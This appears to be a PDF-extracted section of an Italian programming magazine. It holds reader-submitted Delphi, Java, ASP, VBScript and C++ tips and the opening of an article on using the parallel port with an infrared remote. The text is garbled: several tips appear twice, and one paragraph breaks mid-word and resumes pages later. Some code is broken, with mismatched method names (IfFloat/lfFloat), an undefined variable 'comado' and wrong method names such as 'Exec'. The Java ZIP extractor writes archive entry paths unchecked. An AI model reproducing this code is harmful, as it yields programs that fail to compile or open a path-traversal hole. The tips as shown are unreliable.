    ObjectSet := Services.ExecQuery(QUERY, 'WQL',
                                    wbemFlagReturnImmediately, nil);
    Enum := (ObjectSet._NewEnum) As IEnumVariant;
    While (Enum.Next(1, TempObj, Value) = S_OK) Do
    Begin
        SObject := IUnknown(TempObj) As SWBemObject;
        Memo1.Lines.Add(SObject.GetObjectText_(0))
    End;
End;
```

Come personalizzare i componenti Delphi senza scriverne di nuovi

Esiste la possibilità di personalizzare i componenti senza doverne scrivere di nuovi. Basta definire due nuovi tipi all'interno della unit, uno definisce un alias al tipo del componente che vogliamo personalizzare, l'atro è una classe che si chiama come il componente ed eredita dall'alias specificato. In questo modo alla nuova classe possiamo aggiungere metodi e proprietà che verranno utilizzati all'interno del codice e saranno disponibili (non in design mode), per ogni componente di quel tipo.
Tip fornito dal sig. A.Albergoni

```
type
    TMyEdit  = TEdit;
    TEdit = class(TMyEdit)
    private
        function lfFloat : real;
        procedure lpFloat(lrValue : real);
    public
        property AsFloat : real read lfFloat write lpFloat;
```

```
        end;
        TForm1 = class(TForm)
                btnSqrt: TButton;
                edtValue: TEdit;
                procedure btnSqrtClick(Sender: TObject);
        end;
var
 Form1: TForm1;
implementation
function TEdit.IfFloat : real;
begin
        try
                Result    := StrToFloat(Text);
        except
                Result    := 0;
        end;
end;
procedure TEdit.lpFloat(lrValue : real);
begin
        Text      := FloatToStr(lrValue);
end;
{$R *.dfm}
procedure TForm1.btnSqrtClick(Sender: TObject);
begin
        edtValue.AsFloat     := Sqrt(edtValue.AsFloat);
end;
```

Limitare il movimento del mouse

Un semplice ma efficace "trucco" in Delphi che permette di confinare il mouse entro un'area rettangolare dello schermo definita dall'utente.
Tip fornito dal Sig. R.Grassi

```
procedure Limita_Mouse(Sx,Alto,Dx,Basso:Integer);
/* Questi valori rappresentano i punti in alto a sinistra e in basso a
        destra del rettangolo entro cui si va a confinare il mouse */
var
 Area: TRect;
begin
 Area.Left:=Sx;
 Area.Top:=Alto;
 Area.Right:= Dx;
 Area.Bottom:= Basso;
 ClipCursor(@Area);
end;
```

Per far tornare il mouse al suo stato "normale":

```
ClipCursor(nil);
```

Estrarre da un file ZIP

Dopo aver visto il il tip proposto nel mese di maggio, che mostrava come creare file zip compressi, ho programmato questa classe, che permette di estrarre una serie di file (non solo uno) da un archivio ZIP. Vi allego una piccola applicazione realizzata con interfaccia grafica awt che presenta una possibile implementazione di questa classe.
Tip fornito dal Sig. G.Rota

Ecco la classe principale:

```
//Classe unzipFile
class unzipFile {
  FileInputStream sorgStream=null;
  FileOutputStream destStream=null;
  BufferedInputStream sorgStreamBuff=null;
  BufferedOutputStream destStreamBuff=null;
  ZipInputStream zipIn=null;
  ZipEntry zipEntry=null;
  byte[] data=new byte[2048];
  String destCompleta=null;
  //sorg deve essere un percorso del tipo c:\prova.zip; dest deve
                      essere un percorso di tipo c:\unzip\
  public void unzipFromTo(String sorg, String dest) {
    try {
      sorgStream=new FileInputStream(sorg);
      sorgStreamBuff=new BufferedInputStream(sorgStream);
    } catch (IOException e) {
      System.out.println("Errore durante l'apertura degli stream");}
    zipIn=new ZipInputStream(sorgStreamBuff);
    try {
      while((zipEntry=zipIn.getNextEntry())!=null) {
        destCompleta=dest + zipEntry.getName();
        destStream=new FileOutputStream(destCompleta);
        destStreamBuff=new BufferedOutputStream(destStream);
        int count;
        while((count=zipIn.read(data,0,2048))!=-1) {
          destStreamBuff.write(data,0,count); }
        zipIn.closeEntry();
        destStreamBuff.close();
        destStream.close();}
    } catch(IOException e) {
      System.out.println("Errore estrazione file.");}
    try {
    zipIn.close();
    sorgStreamBuff.close();
    } catch(IOException e) {
      System.out.println("Errore chiusura"); }
  }
}
```

Eseguire un comando di sistema in Java

Come eseguire un comando, in java, che abbia un argomento con all'interno uno spazio.
Esempio:

```
windows -  type "nome file.txt"
Linux     - cat 'nome file.txt'
```

Sia le virgolette, sia gli apicetti che il carattere speciale \ prima dello spazio, non funzionano con *Runtime.exe()*, poichè quest'ultima fa uso della *StringTokenizer* per leggere la stringa di comando.

La risposta a questo quesito è quello di utilizzare "un'altra" *Runtime.exe*; quella che prende come parametro un vettore di stringhe. Ad essa bisogna passare la linea di comando già suddivisa in token.
Tip fornito dal sig. Addisu Matusala

```
String [] comando={"cat","nome file.txt"};
Runtime.getRuntime().Exec(comado);
```

Script in cascata

Se si vuole inserire in una pagina HTML uno Javascript che, per mezzo della funzione "*document.write*", generi un nuovo documento HTML che richiami dei nuovi script in cascata, ci si imbatte nel problema che il browser, interpretando tali istanze, annulla l'operazione. Per ovviare a questo si deve scomporre la chiamata allo script in cascata suddividendo la parola chiave stessa come mostrato nel tip.
Tip fornito dal Sig. L.Bertapelle

```
<script language="javascript">
   document.write("<sc"+"ript LANGUAGE=\"JavaScript\"
                                   SRC=\"...\"></sc"+"ript>");
</script>
```

Un approfondimento del Tip "Pass-by-Value e Pass-By-Reference"

Un tip per evitare comportamenti non desiderati nelle proprie applicazioni, gestendo in modo ottimale il "Pass-by-Value e Pass-By-Reference"; in particolare il passaggio dei dati "By Reference" non funziona come tale nelle applicazioni che utilizza-

IL TIP-ONE del mese

Reperire la lista dei contatti di MS OutLook

Il tip, in linguaggio Delphi, consente di reperire la lista di tutti i contatti presenti nella medesima cartella del client di posta elettronica Microsoft Outlook. Per ogni contatto è possibile reperire diverse informazioni, dalla data di nascita, al NickName, alla professione esercitata.
Tip fornito dal Sig. G.Mazzuca.

```
Uses comOBJ;

procedure Contatti_OutLook;
const
 Cartella_Contatti = $0000000A;
var
 outlook, NameSpace, Contatti, Contatto: OleVariant;
 i: Integer;
begin
 outlook := CreateOleObject('Outlook.Application');
 NameSpace := outlook.GetNameSpace('MAPI');

 Contatti := NameSpace.GetDefaultFolder(Cartella_Contatti);
 for i := 1 to Contatti.Items.Count do
 begin
   Contatto := Contatti.Items.Item(i);
   ShowMessage(Contatto.FullName + ' <' +
                                   Contatto.Email1Address + '>');
 end;

 Outlook := UnAssigned;
end;
```

Per reperire una particolare voce del contatto invocare una delle proprietà definite in tabella, utilizzando la forma *Contact.Proprietà*.

Birthday	ComputerNetworkName	GovernmentIDNumber	Language
Business2TelephoneNumber	Department	Hobby	LastName
BusinessAddress	Email1Address	Home2TelephoneNumber	LastNameAndFirstName
BusinessAddressCity	Email1AddressType	HomeAddress	MailingAddress
BusinessAddressCountry	Email1DisplayName	HomeAddressCity	MailingAddressCity
BusinessAddressPostalCode	Email2Address	HomeAddressCountry	MailingAddressCountry
BusinessAddressPostOfficeBox	Email2AddressType	HomeAddressPostalCode	MailingAddressPostalCode
BusinessAddressState	Email2DisplayName	HomeAddressPostOfficeBox	MailingAddressPostOfficeBox
BusinessAddressStreet	Email3Address	HomeAddressState	MailingAddressState
BusinessFaxNumber	Email3AddressType	HomeAddressStree	MailingAddressStreet
BusinessHomePage	Email3DisplayName	HomeFaxNumber	MiddleName
BusinessTelephoneNumber	FirstName	HomeTelephoneNumber	NickName
CompanyAndFullName	FTPSite	Initials	OfficeLocation
CompanyMainTelephoneNumber	FullName	ISDNNumber	OrganizationalIDNumber
CompanyName	FullNameAndCompany	JobTitle	PersonalHomePage
PrimaryTelephoneNumber	Suffix	Title	WebPage
Profession			

La risposta a questo quesito è quello di utilizzare "un'altra" *Runtime.exe*; quella che prende come parametro un vettore di stringhe. Ad essa bisogna passare la linea di comando già suddivisa in token.
Tip fornito dal sig. Addisu Matusala

```
String [] comando={"cat","nome file.txt"};
Runtime.getRuntime().Exec(comado);
```

Script in cascata

Se si vuole inserire in una pagina HTML uno Javascript che, per mezzo della funzione "*document.write*", generi un nuovo documento HTML che richiami dei nuovi script in cascata, ci si imbatte nel problema che il browser, interpretando tali istanze, annulla l'operazione. Per ovviare a questo si deve scomporre la chiamata allo script in cascata suddividendo la parola chiave stessa come mostrato nel tip.
Tip fornito dal Sig. L.Bertapelle

```
<script language="javascript">
   document.write("<sc"+"ript LANGUAGE=\"JavaScript\"
                                        SRC=\"...\"></sc"+"ript>");
</script>
```

Un approfondimento del Tip "Pass-by-Value e Pass-By-Reference"

Un tip per evitare comportamenti non desiderati nelle proprie applicazioni, gestendo in modo ottimale il "Pass-by-Value e Pass-By-Reference"; in particolare il passaggio dei dati "By Reference" non funziona come tale nelle applicazioni che utilizza-

IL TIP-ONE del mese

Reperire la lista dei contatti di MS OutLook

Il tip, in linguaggio Delphi, consente di reperire la lista di tutti i contatti presenti nella medesima cartella del client di posta elettronica Microsoft Outlook. Per ogni contatto è possibile reperire diverse informazioni, dalla data di nascita, al NickName, alla professione esercitata.
Tip fornito dal Sig. G.Mazzuca.

```
Uses comOBJ;

procedure Contatti_OutLook;
const
 Cartella_Contatti = $0000000A;
var
 outlook, NameSpace, Contatti, Contatto: OleVariant;
 i: Integer;
begin
 outlook := CreateOleObject('Outlook.Application');
 NameSpace := outlook.GetNameSpace('MAPI');

 Contatti := NameSpace.GetDefaultFolder(Cartella_Contatti);
 for i := 1 to Contatti.Items.Count do
 begin
   Contatto := Contatti.Items.Item(i);
   ShowMessage(Contatto.FullName + ' <' +
                                  Contatto.Email1Address + '>');
 end;

 Outlook := UnAssigned;
end;
```

Per reperire una particolare voce del contatto invocare una delle proprietà definite in tabella, utilizzando la forma *Contact.Proprietà*.

Birthday	ComputerNetworkName	GovernmentIDNumber	Language
Business2TelephoneNumber	Department	Hobby	LastName
BusinessAddress	Email1Address	Home2TelephoneNumber	LastNameAndFirstName
BusinessAddressCity	Email1AddressType	HomeAddress	MailingAddress
BusinessAddressCountry	Email1DisplayName	HomeAddressCity	MailingAddressCity
BusinessAddressPostalCode	Email2Address	HomeAddressCountry	MailingAddressCountry
BusinessAddressPostOfficeBox	Email2AddressType	HomeAddressPostalCode	MailingAddressPostalCode
BusinessAddressState	Email2DisplayName	HomeAddressPostOfficeBox	MailingAddressPostOfficeBox
BusinessAddressStreet	Email3Address	HomeAddressState	MailingAddressState
BusinessFaxNumber	Email3AddressType	HomeAddressStree	MailingAddressStreet
BusinessHomePage	Email3DisplayName	HomeFaxNumber	MiddleName
BusinessTelephoneNumber	FirstName	HomeTelephoneNumber	NickName
CompanyAndFullName	FTPSite	Initials	OfficeLocation
CompanyMainTelephoneNumber	FullName	ISDNNumber	OrganizationalIDNumber
CompanyName	FullNameAndCompany	JobTitle	PersonalHomePage
PrimaryTelephoneNumber	Suffix	Title	WebPage
Profession			

no RMI; per meglio comprendere il problema si consideri un metodo di un'interfaccia come il seguente *"cambiaAttributo (MioOggetto mioOggetto).*
Tip fornito dal Sig. M.Barbaro

```
import java.rmi.*;
public interface Libreria extends Remote
{
    public void cambiaAttributo(MioOggetto mioOggetto) throws
                                                    RemoteException;
    ......
}
...... // fine classe
import java.io.Serializable;
public class MioOggetto implements Serializable
{
   public String nome;
   public MioOggetto(String nome)
   {this.nome = nome; }
   public void setNome(String nome)
   { this.nome = nome; }
   public String getNome()
   {return this.nome; }
}
...... // fine classe
```

Se una classe *Cliente* come la seguente:

```
import java.rmi.*;
public class Cliente
{
   public static void main(String args[])
   {
      ......
      try
      {
         MioOggetto mioOggetto = new MioOggetto("Marco");
         Libreria libreria = (Libreria)
                    Naming.lookup("rmi://127.0.0.1:1099/istanzalibreria");
                 // Si suppone un oggetto servente abbia memorizzato nel
                    RMIRegistry un istanza di Libreria con il nome indicato.
         libreria.cambiaAttributo(mioOggetto);
         System.out.println("Nome : " + mioOggetto.getNome());
      } // end try
    catch(Exception e)
    {}
  }
}
```

intende utilizzare una classe che implementa l'interfaccia *"Libreria"* e il relativo metodo *"cambiaAttributo (MioOggetto mioOggetto)"* desiderando che vengano apportate delle modifiche all'istanza dell'oggetto di tipo *MioOggetto* passato al metodo, occorre sapere che la comunicazione tramite RMI fa si che l'oggetto servente effettui una copia in locale dell'oggetto ricevuto come parametro del metodo e, che ogni modifica effettuata su quell'oggetto, ha effetto esclusivamente su quella copia e non sull'istanza di *mioOggetto* nella classe *Cliente*. Nel caso in esempio se l'implementazione di *cambiaAttributo* utilizzata dalla nostra applicazione fosse stata del tipo:

```
...
public void cambiaAttributo(MioOggetto mioOggetto)
{ mioOggetto.setNome("Pippo"); }
...
```

al termine dell'esecuzione del programma *Cliente* l'istruzione *System* evidenziata avrebbe stampato:

Nome : Marco

Per ovviare quindi a questo tipo di problemi, una soluzione è far si che il metodo dell'interfaccia dell'oggetto remoto che si intende utilizzare restituisca un'istanza dell'oggetto che si intendeva passare per riferimento (e di cui quindi si voleva modificare il valore):

```
public interface Libreria extends Remote
{
    public MioOggetto cambiaAttributo(MioOggetto mioOggetto)
                                              throws RemoteException;
    ......
}
```

Ecco anche come modificare il programma *Cliente*:

```
import java.rmi.*;
public class Cliente
{
   public static void main(String args[])
    {
      ......
      try
      {
         MioOggetto mioOggetto = new MioOggetto("Marco");
         Libreria libreria = (Libreria) Naming.lookup(
                                 "rmi://127.0.0.1:1099/istanzalibreria");
         mioOggetto = libreria.cambiaAttributo(mioOggetto);
         System.out.println("Nome : " + mioOggetto.getNome());
      } // end try
    catch(Exception e)
    {
    }
  }
}
```

Ed ecco infine come è modificata l'implementazione del metodo *"cambiaAttributo(MioOggetto)"*:

```
...
public MioOggetto cambiaAttributo(MioOggetto mioOggetto)
{
   mioOggetto.setNome("Pippo");
   return mioOggetto;
}
...
```

L'esecuzione del programma *Cliente* modificato stamperà il se-

guente messaggio come volevasi dimostrare:

Nome : Pippo

ASP

Come validare un indirizzo e-mail con le Regular Expression

Un tip utile al riconoscimento della corretta sintassi di un indirizzo e-mail. Il tutto si basa su di una funzione legata all'uso delle "Regular Expression" (molto familiari ai masticatori del C, del Perl, ecc.) che riducono lo script a poche righe di codice. *Tip fornito dal Sig. M.Luciani*

```
<%
Function IsMail(sEmail)
  Dim objRegExp
  Set objRegExp = New RegExp
  objRegExp.Pattern = "^[a-z._-]+\@[a-z._-]+\.[a-z]{2,4}$"
  objRegExp.IgnoreCase = True
  IsMail = objRegExp.Test(sEmail)
End Function
Dim strEmail
strEmail = "webmaster@byluciani.com"
If IsMail(strEmail) Then
  Response.Write strEmail &  " è un indirizzo email sintatticamente corretto"
Else
  Response.Write strEmail & " NON è un indirizzo email sintatticamente corretto"
End If
%>
```

Email a Go Go

Il tip proposto consente di spedire molto velocemente email; la parte di codice allegata funziona sia rinominato in *.vbs* che in moduli di access, macro di excel, pagine ASP. Perchè l'esempio funzioni, occorre modificare l'indirizzo del server web e gli indirizzi di destinazione. Nell'esempio, viene spedita via mail una pagina web, comprensiva di immagini, hyperlink ecc. E' molto veloce, consente di cambiare destinatario e spedire la stessa mail senza riconfigurare nulla. Il tip funziona in qualsiasi ambiente di scripting microsoft (vbs, asp, vba, vb). Ideale per mailing list. Con un server smtp locale, con un PIII a 800 mhz si possono passare le 10 mail al secondo.
Tip fornito dal sig. M.Piccinini

```
'Definizioni per CDO
dim cdoSendUsingMethod, cdoSendUsingPort,cdoSMTPServer,
                cdoSMTPServerPort,cdoSMTPAuthenticate,cdoAnonymous,
                                                  cdoSuppressNone
cdoSendUsingMethod = "http://schemas.microsoft.com/cdo
                                          /configuration/sendusing"
cdoSendUsingPort = 2
cdoSMTPServer = "http://schemas.microsoft.com/cdo
                                         /configuration/smtpserver"
cdoSMTPServerPort = "http://schemas.microsoft.com/cdo
                                     /configuration/smtpserverport"
cdoSMTPAuthenticate = "http://schemas.microsoft.com/cdo
                                   /configuration/smtpauthenticate"
cdoAnonymous = 0
cdoSuppressNone = 0
' invio una mail di prova
Dim oConf , oMail , oFlds , oAtt
Set oMail = CreateObject("CDO.Message")
Set oConf = CreateObject("CDO.Configuration")
Set oFlds = oConf.Fields
oFlds(cdoSendUsingMethod) = cdoSendUsingPort
oFlds(cdoSMTPServer) = "mioServerSmtp"
oFlds(cdoSMTPServerPort) = 25
oFlds(cdoSMTPAuthenticate) = cdoAnonymous
oFlds.Update
Set oMail.Configuration = oConf
oMail.From = "MioMailer <io@mioprovider.it>"
oMail.Subject  = "Prova CDO"
oMail.CreateMHTMLBody "http://www.itportal.it", cdoSuppressNone
oMail.To = "Indirizzo1@provider1.it"
oMail.Send
oMail.To = "Indirizzo2@provider2.it"
oMail.Send
' etc etc etc
set oConf = Nothing
set oflds = Nothing
set oMail = Nothing
```

C++/C#

Come personalizzare WinAMP

Un tip di fondamentale importanza per tutte quelle persone che voglioni realizzare 'in casa' alcune versioni modificate del player mp3 più noto di tutti i tempi, oppure per chiunque intenda aggiungere un supporto esteso di playing mp3 nelle sue realizzazioni.
Tip fornito dal sig. S.Paganotti

La prima cosa da fare è identificare la finestra di winamp (estendendo la soluzione si potrebbe anche utilizzare una API di windows per lanciare winamp dallo stesso programma); l'identificazione avviene semplicemente nel seguente modo:

```
HWND winamp;
winamp = FindWindow("Winamp v1.x",NULL);
```

a questo punto i comandi eseguibili sono tantissimi, di seguito sono elencati solo i più utili; i comandi vengono inviati a winamp tramite l'API *SendMessage*:

```
SendMessage(winamp, WM_COMMAND,40045,0);
```

Simula la pressione del tasto *"play"* di winamp, eseguendo il primo brano della playlist:

```
SendMessage(winamp,WM_WA_IPC,playlistpos,121);
Winamp esegue il brano alla posizione specificata dalla
variabile 'playlistpos'
```

Ed ecco un utilissimo comando che permette di aggiungere un file alla playlist di winamp:

```
COPYDATASTRUCT cds;
cds.dwData = 100;
cds.lpData = (void *) "file.mp3";
cds.cbData = strlen((char *) cds.lpData)+1; // include space for null char
SendMessage(winamp,WM_COPYDATA,(WPARAM)NULL,(LPARAM)&cds)
```

Esistono tantissimi altri comandi per richamare praticamente tutte le funzionalià di winamp, utilissimo a questo fine è il file *frontend.h* che si trova direttamente sul sito di winamp e che è allegato al supporto CD-Rom della rivista

La serializzazione XML con C#

.NET mette a disposizione due metodi, *Serialize* e *Deserialize*, che permettono di leggere e scrivere XML in modo trasparente. Grazie, infatti, alla programmazione per attributi, è possibile identificare ciascun membro di una classe, con un elemento dello schema XML.
All'atto della serializzazione della classe, genererà un file XML che segue lo schema pre-definito con i valori dei vari attributi, pari ai valori delle variabili membro delle classi. La lettura di un file XML avviene con il metodo *Deserialize* che non fa altro che assegnare ad ogni variabile membro della classe, il valore corrispondente del tag xml. Trovate il progetto completo nella directory */tips* del CD-Rom allegato o digitando l'url: *www.itportal.it/ioprog71/tips*
Tip fornito dal Sig. D.Camassi

Shutdown di Windows...e non solo

Con questa procedura è possibile avere accesso alla libreria *user32.dll* per poter agire sull'uscita di Windows. E' possibile settare la procedura per: terminare bruscamente il sistema, riavviare, spegnere il computer, fare lo shutdown di sistema o semplicemente il logoff.
Tip fornito dal Sig. P.Failla

```
// E' necessario includere tra gli header winuser.h
void __fastcall TForm1::ShutDown(TObject *Sender)
{
  HANDLE hToken;
  TOKEN_PRIVILEGES tkp;
  if (!OpenProcessToken(GetCurrentProcess(),
                TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken))
    error("OpenProcessToken");
    LookupPrivilegeValue(NULL,
                        SE_SHUTDOWN_NAME,&tkp.Privileges[0].Luid);
    tkp.PrivilegeCount = 1;
    tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
    AdjustTokenPrivileges(hToken, FALSE, &tkp, 0,
                                   (PTOKEN_PRIVILEGES)NULL, 0);
    if (GetLastError() != ERROR_SUCCESS)
      error("AdjustTokenPrivileges");
      if (!ExitWindowsEx(EWX_SHUTDOWN | EWX_FORCE, 0))
        error(ExitWindowsEx); //o un'altra procedura di gestione errori
     //"EWX_LOGOFF" termina i processi e fa il Logoff
     //"EWX_POWEROFF" termina i processi e spegne il computer
     //"EWX_REBOOT" riavvia
     //"EWX_SHUTDOWN" termina i processi e mette il computer in
                                                  attesa di power off
}
void __fastcall TForm1::ShutDown(TObject *Sender)
{
  HANDLE hToken;
  TOKEN_PRIVILEGES tkp;
  if (!OpenProcessToken(GetCurrentProcess(),
                TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken))
    error("OpenProcessToken");
    LookupPrivilegeValue(NULL,
                        SE_SHUTDOWN_NAME,&tkp.Privileges[0].Luid);
    tkp.PrivilegeCount = 1;
    tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
    AdjustTokenPrivileges(hToken, FALSE, &tkp,
                                   0,(PTOKEN_PRIVILEGES)NULL, 0);
    if (GetLastError() != ERROR_SUCCESS)
      error("AdjustTokenPrivileges");
    if (!ExitWindowsEx(EWX_SHUTDOWN | EWX_FORCE, 0))
    error(ExitWindowsEx); //o un'altra procedura di gestione errori
    //"EWX_LOGOFF" termina i processi e fa il Logoff
    //"EWX_POWEROFF" termina i processi e spegne il computer
    //"EWX_REBOOT" riavvia
    //"EWX_SHUTDOWN" termina i processi e mette il computer in
                                                  attesa di power off
}
```

Porta parallela e infrarossi (parte prima)

Un telecomando per pilotare il PC

Elettronica

In questa prima parte dell'articolo vedremo come iniziare a lavorare con la porta parallela.

Basta guardarsi intorno per accorgersi di quanto la tecnologia condizioni la nostra vita, siamo circondati di ogni genere di apparecchiatura elettronica dalle più disparate funzioni. Esattamente come avviene per i PC, le apparecchiature elettroniche più evolute contengono microprocessori, memorie, comandi e/o sensori e necessitano di un programma che permette loro di funzionare. Si tratta di programmi non troppo lontani da quelli che siamo abituati a pensare sui nostri computer, che lavorano direttamente con componenti elettronici senza usufruire di tutte le agevolazioni e virtualizzazzioni che i sistemi operativi offrono. Proprio per la presenza di tutte le caratteristiche descritte prima e delle porte di input/output un computer è, per eccellenza, un "macrocontrollore" ideale per pilotare qualunque dispositivo elettronico e, in più, offre la possibilità di scrivere un programma pilota in un qualsiasi linguaggio di alto livello, pur vincolando il dispositivo al computer stesso.
In questo articolo ci occuperemo in dettaglio della porta parallela focalizzando l'attenzione sul suo utilizzo "manuale", ovvero la scrittura/lettura diretta sui suoi registri. Una volta acquisita la padronanza nel controllo di questa porta ci dedicheremo alla discussione delle problematiche di interfacciamento di una semplice periferica in grado di ricevere i raggi infrarossi di un qualunque telecomando per televisore. Vedremo rapidamente come montare il circuito necessario e concentreremo la nostra attenzione sui dettagli implementativi e le tecniche risolutive dei vari aspetti di "gestione" della periferica.

LE PORTE

Abbiamo parlato prima di "porte"; proprio come avviene per una qualunque porta, il senso comune ci suggerisce che si tratti di qualcosa che permetta l'ingresso/uscita da un luogo verso l'esterno e viceversa. In effetti il concetto è proprio questo, su qualsiasi PC sono installate delle porte che permettono l'interfacciamento di dispositivi detti periferiche, basta pensare ai modem o alle stampanti che si collegano rispettivamente alla porta "seriale" e "parallela" o ai gamepad che si collegano alla porta joystick.
La tendenza dell'industria informatica e tecnologica in genere è, tuttavia, quella di unificare l'interfacciamento dei dispositivi attraverso un'unica porta "universale" dalle caratteristiche standardizzate, a tal proposito da qualche anno si adotta il collegamento tramite porta USB, che significa proprio Universal Serial Bus. Ecco così che stampanti, modem, joystick, web cam, mouse, tastiere ed ogni sorta di dispositivo da interfacciare al PC fa la sua comparsa in versione USB.

SCOPRIAMO LA PORTA PARALLELA

Sin dai primi modelli era presente su ogni PC una porta parallela, originariamente pensata per il collegamento con una stampante (è, infatti, detta anche porta *LPT*, da *"Line Printer"*), fornisce una facile e funzionale interfaccia tra il PC e il mondo esterno e viceversa. Per questo motivo, con l'aggiunta di una semplice interfaccia circuitale può essere utilizzata per controllare qualunque periferica: sensori per misurazioni di grandezze fisiche, controllori per parti meccaniche, allarmi, luci psichedeliche, etc..
La porta parallela si presenta all'esterno con un connettore femmina a 25 fori (più grande rispetto a quello seriale che è solitamente maschio a 9 pin o, nei modelli meno recenti, maschio a 25 pin), disposti su due file, una da 13 fori e una da 12.
Nota: per *"pin"* si intende una terminazione metallica che, se innestata in uno zoccolo, stabilisce un contatto elettrico tra dei componenti.
Come suggeriscono gli stessi nomi, la differenza sostanziale tra porta parallela e porta seriale sta proprio nel differente modo di inviare e ricevere dati.
Attraverso la porta parallela è possibile inviare/ri-

File sul Web
www.itportal.it/ioprog71/telecomando.zip

Non solo stampanti

**Un tempo non era raro trovare una porta parallela montata sulle schede grafiche; ad esempio su antichissime schede monocromatiche, come la *MDA (Monocrome Display Adapter)* o la più famosa *HGC (Hercules Graphics Card)*.
Alle porte di questo tipo è associato l'indirizzo *03BCh*, indirizzo che oggi non è praticamente più utilizzato.**

Elettronica

Un telecomando
per pilotare il PC

Alimentazione esterna

A volte è necessario costruire una periferica che non è possibile alimentare direttamente dalla porta parallela o da qualunque altra porta si sta utilizzando per l'interfacciamento. In questo caso, per evitare danni, è necessario che le correnti che circolano sul circuito della periferica siano fisicamente isolate dal circuito di controllo che è collegato direttamente alla porta. A tale scopo, generalmente, si adottano particolari tecniche di fotoaccoppiamento o bufferizzazione che prescindono però dall'aspetto informatico del problema. Potrebbe essere, inoltre, una buona idea considerare l'acquisto di una porta parallela ausiliaria da montare su slot ISA o PCI.

cevere bit su un certo numero di linee parallelamente, è quindi possibile trasferire più bit contemporaneamente. In particolare questa porta dispone di 12 linee di uscita e 5 di ingresso, i restanti 8 pin della porta sono collegati a massa.
Sulla porta seriale bisogna, invece, trasferire i dati attraverso linee singole variando con una data frequenza (conosciuta sia da chi trasmette che da chi riceve) i livelli dei bit da trasmettere.
Infine, la porta joystick è una porta di soli ingressi, che può quindi essere usata comodamente per ricevere input dall'esterno e che generalmente viene fornita dalla scheda audio.
Quando parliamo di linee intendiamo dei collegamenti che possono rappresentare gli stati logici "0" o "1", come sovente avviene si associa lo stato "alto" o "1" a +5volt e lo stato logico "basso" o "0" alla massa che, come possiamo vedere in Fig. 1, è prelevabile da alcuni pin della stessa porta parallela.





Fig. 1: Collegamenti tra i 3 registri della porta parallela e il connettore.

È molto importante tenere a mente che la porta parallela è, solitamente, integrata con la scheda madre, per questo motivo:

- non è consigliabile utilizzare la tensione fornita dalla porta per alimentare direttamente circuiti che richiedono l'erogazione di correnti significative (al massimo 2,6 mA).
- Quando si vuole segnalare un ingresso "alto" bisogna rispettare il valore di +5volt
- Quando si vuole segnalare un ingresso "basso" la linea corrispondente deve essere impostata a *0 volt*, quindi collegata direttamente a massa (quella fornita direttamente dalla porta), in nessun caso è conveniente lasciare scollegato un ingresso controllato via software, al fine di evitare stati di indeterminazione.

Esistono diversi tipi di porta parallela: *SPP (Standard Parallel Port)*, *EPP (Enhanced Parallel Port)* ed *ECP (Extended Capabilities Port)*.
Le attuali porte parallele in dotazione sui nostri computer sono in grado di funzionare in tutte queste modalità le quali differiscono per alcune funzionalità operative.
La *SPP* è quella che useremo; nata insieme ai primi PC dispone di 3 registri da 8 bit individuati da un indirizzo diventato ormai standard, questo indirizzo viene detto "base" in quanto a partire da esso esistono altri indirizzi consecutivi anch'essi utili per accedere alla porta che corrispondono ai vari registri.
Il dettaglio dei 3 registri da 8 bit è mostrato schematicamente in Fig. 1.
A puro scopo informativo, il modo di funzionamento della propria porta parallela può essere cambiato dal pannello di controllo del sistema operativo e/o dal BIOS, tuttavia tutti i modi di funzionamento mantengono la compatibilità con il modo *SPP* (quindi verso il basso) per cui, nel nostro caso, non è necessario apportare alcuna modifica.
Generalmente l'indirizzo *0378h* rappresenta la porta parallela di default, quella installata sulla scheda madre, se non è diversamente specificato nel BIOS; una porta parallela ausiliaria montata su slot PCI o ISA viene invece interrogata tramite l'indirizzo *0278h*.
Gli indirizzi delle proprie porte parallele possono essere verificati e/o cambiati dal pannello di controllo.
Come abbiamo detto prima la porta parallela dispone di 12 pin di output e 5 di input, questi sono distribuiti sui 3 registri come segue:
sul primo registro (quello all'indirizzo base) sono mappati 8 pin di output, i restanti 4 si trovano sul registro "indirizzo base + 2". Per porre un pin al livello logico desiderato, è sufficiente scrivere il valore binario corretto nel registro corrispondente, ad esempio per porre a livello logico "alto" i primi 4 bit di uscita bisogna scrivere *0Fh* (esadecimale) sul primo registro. Analogamente per leggere il livello di una delle linee di ingresso deve essere letto il bit del registro che corrisponde all'ingresso da controllare.
Quando si scrive del software per pilotare una periferica su porta parallela si deve prestare particolare attenzione al fatto che alcuni ingressi e alcune uscite non sono collegati sequenzialmente sul connettore ed alcuni di essi presentano anche un'inversione logica (quelli indicati col pallino vicino al triangolo che indica la direzione dei dati), in questo caso, un ingresso "alto" sul connettore pone i bit corrispondenti sul registro a 0 e viceversa anche per l'output.
Può capitare che ci si trovi a dover controllare continuamente il livello di ingresso di uno dei pin della porta per verificarne il cambiamento di stato ed effettuare quindi delle misure, in questo caso ci

troveremmo ad interrogare continuamente la porta con un notevole impatto prestazionale e con il rischio di non rilevare il cambiamento, nel caso in cui questo sia troppo rapido paragonato alla nostra velocità di interrogazione della porta. Per ovviare a questo inconveniente la porta parallela fornisce il supporto di un interrupt. Un interrupt è un segnale in grado di interrompere la normale esecuzione del processore, forzandolo ad eseguire una routine che deve restituire il controllo il più velocemente possibile. L'interrupt, una volta abilitato scrivendo "1" sul bit 4 del registro *"Indirizzo Base + 2"*, viene generato ogniqualvolta cambia il livello logico del pin di ingresso 10 (bit 6 del registro *"Indirizzo Base + 1"*). In questa maniera il PC non necessita di restare "in attesa" di un cambiamento tra i bit di input, dal momento che questo cambiamento viene direttamente segnalato dalla porta parallela stessa. Gli altri ingressi non possono essere controllati tramite interrupt. Il sistema operativo generalmente riserva l'interrupt 7 alla prima porta parallela e il 5 a quella ausiliaria

LAVORIAMO CON LA PORTA PARALLELA

Adesso che conosciamo la porta parallela e che abbiamo visto come interfacciarla veniamo al mero problema pratico, come scrivere o leggere i valori che vogliamo sui fatidici indirizzi dei registri. Prima dell'avvento di Windows era sufficiente utilizzare le istruzioni del proprio linguaggio fornite appositamente per l'accesso alle porte (ad esempio in C *"inp"* e *"outp"*), sfortunatamente con Windows le cose si sono fatte più complesse.
